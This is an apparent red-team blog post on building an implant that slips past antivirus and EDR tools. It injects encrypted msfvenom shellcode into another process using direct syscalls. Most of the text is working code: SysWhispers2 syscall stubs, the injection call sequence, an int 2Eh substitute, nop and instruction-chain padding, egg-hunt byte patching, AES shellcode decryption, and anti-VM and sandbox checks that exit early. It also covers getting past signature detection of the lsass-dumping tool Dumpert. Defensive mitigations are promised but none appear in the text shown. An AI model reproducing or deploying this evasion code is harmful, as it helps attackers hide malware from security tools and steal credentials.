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MALWARE: BYPASS AV/EDR USING COMBINATION OF MULTIPLE TECHNIQUES

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
Introduction

In this blog, I am going to explain multiple techniques to bypass **AV/EDR/XDR** security solutions. As a red teamer and security guy, I always try to explore new methods and approaches to bypass security controls and provide actionable mitigations to detect those techniques. My work is related to offensive security, "**Offense is the best defense**". I believe this article is going to help the red team as well as the blue team.

I am going to make a defense evasion arsenal which is using direct syscalls, sandboxes bypass techniques, Strong encryption and random procedure names, API hashing, Egg-Hunting and other a lot of techniques to bypass AV/EDR's. I will also explain the method to bypass Outflank well-known tool Dumpert. **Dumpert** used direct syscalls to bypass security controls such as AV/EDR's user-mode hooking and create memory dumps of a lsass.exe process. Because Dumpert is a very well-known and open-source tool most of the AV/EDR's updated the signature. In my homework, when I compiled Dumpert after touching the disk Microsoft Defender detected it. So instead of changing the source code, making function and variable names random to change the signature of Dumpert, I decided a different way to bypass it statically as well as dynamically. Before explaining the techniques, Let's talk about **Windows APIs** and **Native APIs**. I am not going to explain it very deeply in this article because I have already explained the working and flow of API call in my previous blog post.

AV/EDR Evasion Using Direct System Calls (User-Mode vs kernel-Mode)
*Modern AVs and EDRs use a variety of approaches to accomplish both static and dynamic analysis. They can examine many…*medium.com

Applications in Windows system normally run in user-mode and to perform operations applications used Windows APIs which are documented. Now these APIs call native APIs which are located inside the ntdll.dll. Native APIs located in (ntdll.dll) are the last instance which can be monitored by AV/EDR's security solutions. Let's take an example of Simple malware which is doing process injection using Windows API calls such as **VirtualAllocEx, WriteProcessMemory, CreateRemoteThread**. These APIs further interact with alternative API calls which is in ntdll.dll. Functions located in ntdll.dll are a set of assembly instructions to call the system level calls in kernel. Most of the AV/EDR's hooked on Native API's and redirect the flow of program whenever an application calls this function to see the malicious behavior of program. When new process spawned EDR's load their DLLs in process memory to inspect the behavior of program.



Defense Evasion Arsenal

Direct syscalls are always a hot topic for red teamers. In my arsenal, I used direct syscalls to bypass user-land hooking of AV/EDR. I also used some techniques which will make malware analysis harder. When we open binary with IDA-pro or binary parser statically and using string search we can tell this binary is doing such task. To make static analysis hard, I used different techniques.

PART 1

I divided my work into two parts. The first part will explain the syscalls stub and code of my implant with same native API functions name defined in **ntdll.dll**. This part is mainly focused on to develop an exploit doing process injection using direct syscalls which can bypass user-mode hooking of EDRs solutions but can be detected in static analysis of EDRs due to several reasons. In the second part, I will mainly focus on evasion where I will overcome the challenges and reduce the risk of on-disk detection of binary. I will use random names in my code, syscalls stub and all required structures and definitions to make static analysis harder. One extra step that I will explain in part 2 is Egg-hunt technique and random instructions to bypass on-disk or static analysis of EDRs solutions. Let's discuss our preparation for defense evasion arsenal.

Firstly, I created ASM/H pairs using **SysWhispers2**. SysWhispers2 use random functions name every time and resolve syscalls dynamically. In this picture, you can see created assembly file of syswhisper2. Function hash is used by global variable and resolving syscalls accordingly. The name of procedures is same as **Native API** calls. Although this approach bypass AV/EDR user-mode hooking but I realize that If I use these names in my implant Windows defender or other security solutions can detect my binary in signature-based analysis and static heuristic analysis. This is because security solutions are looking for patterns, signatures, strings and imports in static analysis. So, I noticed my exploit was detected by Windows defender in static analysis because of syscalls instruction defined in stub which is responsible to make kernel transit and my implant was clearly showing the API names with well-known sequence used in process injection that can be also a big indicator for any security solutions. So, I bypassed these types of detection in my second part of this article. For now, let's create our arsenal with same definitions

```
NtDelayExecution:
    mov dword [currentHash], 06AED342Dh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtOpenProcess:
    mov dword [currentHash], 0C857D1FBh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtAllocateVirtualMemory:
    mov dword [currentHash], 08BDD429Ah    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtWriteVirtualMemory:
    mov dword [currentHash], 085899106h    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtCreateThreadEx:
    mov dword [currentHash], 0C32FFE8Ah    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

NtClose:
    mov dword [currentHash], 002DD97EDh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call
```

Defined Procedures

You can see WhisperMain function is responsible to resolve the function hash into syscalls and make the call.

```
pop rax
mov [rsp+ 8], rcx             ; Save registers.
mov [rsp+16], rdx
mov [rsp+24], r8
mov [rsp+32], r9
sub rsp, 28h
mov ecx, dword [currentHash]
call SyscallNumber
add rsp, 28h
mov rcx, [rsp+ 8]             ; Restore registers.
mov rdx, [rsp+16]
mov r8, [rsp+24]
mov r9, [rsp+32]
mov r10, rcx
syscall                       ; Issue syscall
ret
```


Functions to resolve direct syscalls numbers

I wrote a code into C++ which is using direct syscalls. In my part 1, I used the same name in my code and performed static analysis using **IDA-PRO**.

```
NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &jIPDyPBG1d);
LPVOID baseAddress = NULL;
NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
NKmi8RfYYy((unsigned char *)fokXnrnoQZ, Kqy1NyrBdAA, e4uibi2cHQ, sizeof(e4uibi2cHQ));
NtWriteVirtualMemory(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
HANDLE threadHandle;
NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
NtClose(processHandle);
```

Calling with same names as ntdll.dll defined

After analysis my implant statically in **IDA-PRO**, I can clearly see the native APIs calls which indicate the behavior of my binary. Malware analysts can easily understand that this binary is doing injection in process. Because this combination is very well-known to perform process injection.



PART 2

As I mentioned above in part 1, I will use random procedures and functions names to make my implant stealthier in part 2. So, this time, I changed the procedures names, changed the prototype names and, I used egg-hunting and random instructions techniques to bypass the static analysis. Because I am using Msfvenom generated shellcode so I will use AES encryption in my implant to bypass the signature detection of EDRs. Furthermore, I used Anti-AV and Anti-Sandbox techniques in my code. Now this part is mainly focused on defense evasion bypass using combination of different techniques to bypass static and dynamic analysis.

```
UOPEN:
    mov dword [currentHash], 0C857D1FBh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

UALL:
    mov dword [currentHash], 08BDD429Ah    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

UWRITE:
    mov dword [currentHash], 085899106h    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

UEX:
    mov dword [currentHash], 0C32FFE8Ah    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call

UCLOSE:
    mov dword [currentHash], 002DD97EDh    ; Load function hash into global variable.
    call WhisperMain                       ; Resolve function hash into syscall number and make the call
```

Random Procedures Names


```
EXTERN_C NTSTATUS UOPEN(
    OUT PHANDLE ProcessHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN PCLIENT_ID ClientId OPTIONAL);

EXTERN_C NTSTATUS UALL(
    IN HANDLE ProcessHandle,
    IN OUT PVOID * BaseAddress,
    IN ULONG ZeroBits,
    IN OUT PSIZE_T RegionSize,
    IN ULONG AllocationType,
    IN ULONG Protect);

EXTERN_C NTSTATUS UWRITE(
    IN HANDLE ProcessHandle,
    IN PVOID BaseAddress,
    IN PVOID Buffer,
    IN SIZE_T NumberOfBytesToWrite,
    OUT PSIZE_T NumberOfBytesWritten OPTIONAL);

EXTERN_C NTSTATUS UEX(
    OUT PHANDLE ThreadHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN HANDLE ProcessHandle,
    IN PVOID StartRoutine,
    IN PVOID Argument OPTIONAL,
    IN ULONG CreateFlags,
    IN SIZE_T ZeroBits,
```

RANDOM NAMES IN PROTOTYPES


You can see this time I used random functions names in my implant. I did this thing to make static analysis harder for malware analysts and to bypass static analysis of AV/EDRs solutions.

```
    UOPEN(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &jIPDyPBG1d);
    LPVOID baseAddress = NULL;
    UALL(processHandle, &baseAddress, 0, &Kqy1NyrBdA, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    UWRITE(processHandle, baseAddress, &fokXnrnoQZ, sizeof(fokXnrnoQZ), NULL);
    HANDLE threadHandle;
    UEX(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);
    UCLOSE(processHandle);
```

Random functions names



Difficult to understand in static analysis



No Imports and String Searches

Legacy Instruction

I used syswhispers2 to generate ASM/H pairs for direct syscalls. Firstly, I want to show the general structure of syscalls stub.

```
mov r10, rcx
syscall                     ; Issue syscall
ret
```

General Pattern of Syscalls Instruction


This is pattern of kernel transit in 64bit OS defined in ntdll.dll. Syscalls instruction in this stub might be interesting for AV/EDR's to detect. So, I used "int 2Eh" legacy instruction to invoke syscalls rather than using "syscalls" instruction to avoid on-disk detection of my binary.

Note: int 2Eh is used on 32bit OS to enter the kernel mode. On 64-bit, the same is obtained by using syscalls

```
mov rcx, [rsp+ 8]                 ; Restore registers.
mov rdx, [rsp+16]
mov r8, [rsp+24]
mov r9, [rsp+32]
mov r10, rcx
int 2Eh                     ; Invoking syscall
ret
```

int 2Eh rather than syscalls

This technique is good to bypass on-disk detection of binary which is using syscalls. Maybe in some cases AV/EDR's don't detect "syscalls" instruction but make it stealthier you can still use "int 2Eh".




int 2Eh in binary

Series of Instructions

Detection could be done by looking for the “mov r10,rcx” instruction and then inspect the next instruction to determine if it was a syscalls, since this allowed to inspect the syscall number. I didn’t face this thing in my homework or during malware development but still I am going to explain this technique to bypass on disk detection.

I added a series of instructions in asm file created by syswhispers2. To bypass this type of detection I am using a series of instructions. I am not moving “r10,rcx” directly, I am firstly moving “r15,rcx” than “r14,r15” and so on to bypass the detection which is done by using syscalls instruction pattern. The OS doesn’t really care so long as there’s a syscalls number in eax when it transitions to the kernel.



Series of Instructions

Random Instruction (nop)

Another technique is to bypass disk detection. I added "nop" instructions in my asm file. These techniques also can help to avoid pattern base detection of syscalls. You can add multiple nop instruction before invoking syscalls. These nop instructions will not affect to you code but these are helpful to bypass detections which maybe done on pattern or regex based detection of general syscalls instructions.

```
    mov r15, rcx
    mov r14, r15
    mov r13, r14
    mov r10, r13
    nop
    nop
    nop
    nop
    nop
    syscall                 ; Invoking syscall
    ret
```

nop instructions in asm file

Egg-Hunt

Egg hunt will place random bytes using **DB** instruction in syscalls stub with syscalls instructions and on run time it patches again those bytes with syscall instruction to transit into kernel. This technique also helpful to bypass static analysis and regex-based analysis of AV/EDRs solutions

```
    mov r10, rcx
    DB 62h
        DB 0h
        DB 0h
        DB 67h
        DB 62h
        DB 0h
        DB 0h
        DB 67h
    ret
WhisperMain ENDP
```

Egg-Hunting Technique

AES Encryption

Although, I used direct syscalls and this technique bypasses most of the AV/EDR's, but still I am using well-known tool **msfvenom** to create shellcodes which are highly detected by AV/EDR's. So, I encrypted my shellcode using **AES encryption**.

```cpp
int NKmi8RfYYy(unsigned char * zWeEHSMyXh, DWORD F9waK32nYG, unsigned char * hvahDWQzu4, size_t tx7JGDpKmw) {

    HCRYPTPROV hProv;
    HCRYPTHASH hHash;
    HCRYPTKEY hKey;

    if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)) {
        return -1;
    }
    if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)) {
        return -1;
    }
    if (!CryptHashData(hHash, (BYTE*)hvahDWQzu4, (DWORD)tx7JGDpKmw, 0)) {
        return -1;
    }
    if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0, &hKey)) {
        return -1;
    }

    if (!CryptDecrypt(hKey, (HCRYPTHASH)NULL, 0, 0, zWeEHSMyXh, &F9waK32nYG)) {
        return -1;
    }

    CryptReleaseContext(hProv, 0);
    CryptDestroyHash(hHash);
```

AES Decryption in C++

Anti-VM Techniques


Apart from encryption, I used three anti-vm techniques, one is checking size of **ram** others are checking **processing speed** and core **processors**. You can change the number of cores and size of ram accordingly, I am using 8gb ram condition in my code. If the size of ram is less than 8 programs will exist here.

```cpp
void RUe7JuzBrz() {

    int rL2mP0tNLY = 4;
    SYSTEM_INFO DJLo0ZKJix;
    GetSystemInfo(&DJLo0ZKJix);
    int SuO5EAZNBP = DJLo0ZKJix.dwNumberOfProcessors;
    if (SuO5EAZNBP < rL2mP0tNLY) {
        exit(0);
    }
}

void zAOJFCuoU1() {

    MEMORYSTATUSEX VeuKCFlrU2;
    VeuKCFlrU2.dwLength = sizeof(VeuKCFlrU2);
    GlobalMemoryStatusEx(&VeuKCFlrU2);
    if ((float)VeuKCFlrU2.ullTotalPhys / 1073741824 < 8) {
        exit(0);
    }
}
void A4nF0XlgQBm() {

    DWORD XRoiUFMh9t = GetTickCount();
    LARGE_INTEGER OCYgtJROU0;
    OCYgtJROU0.QuadPart = -900000000;
    NtDelayExecution(FALSE, &OCYgtJROU0);
    DWORD x0aoOTDhRm = GetTickCount();
```

Sandboxes bypass techniques

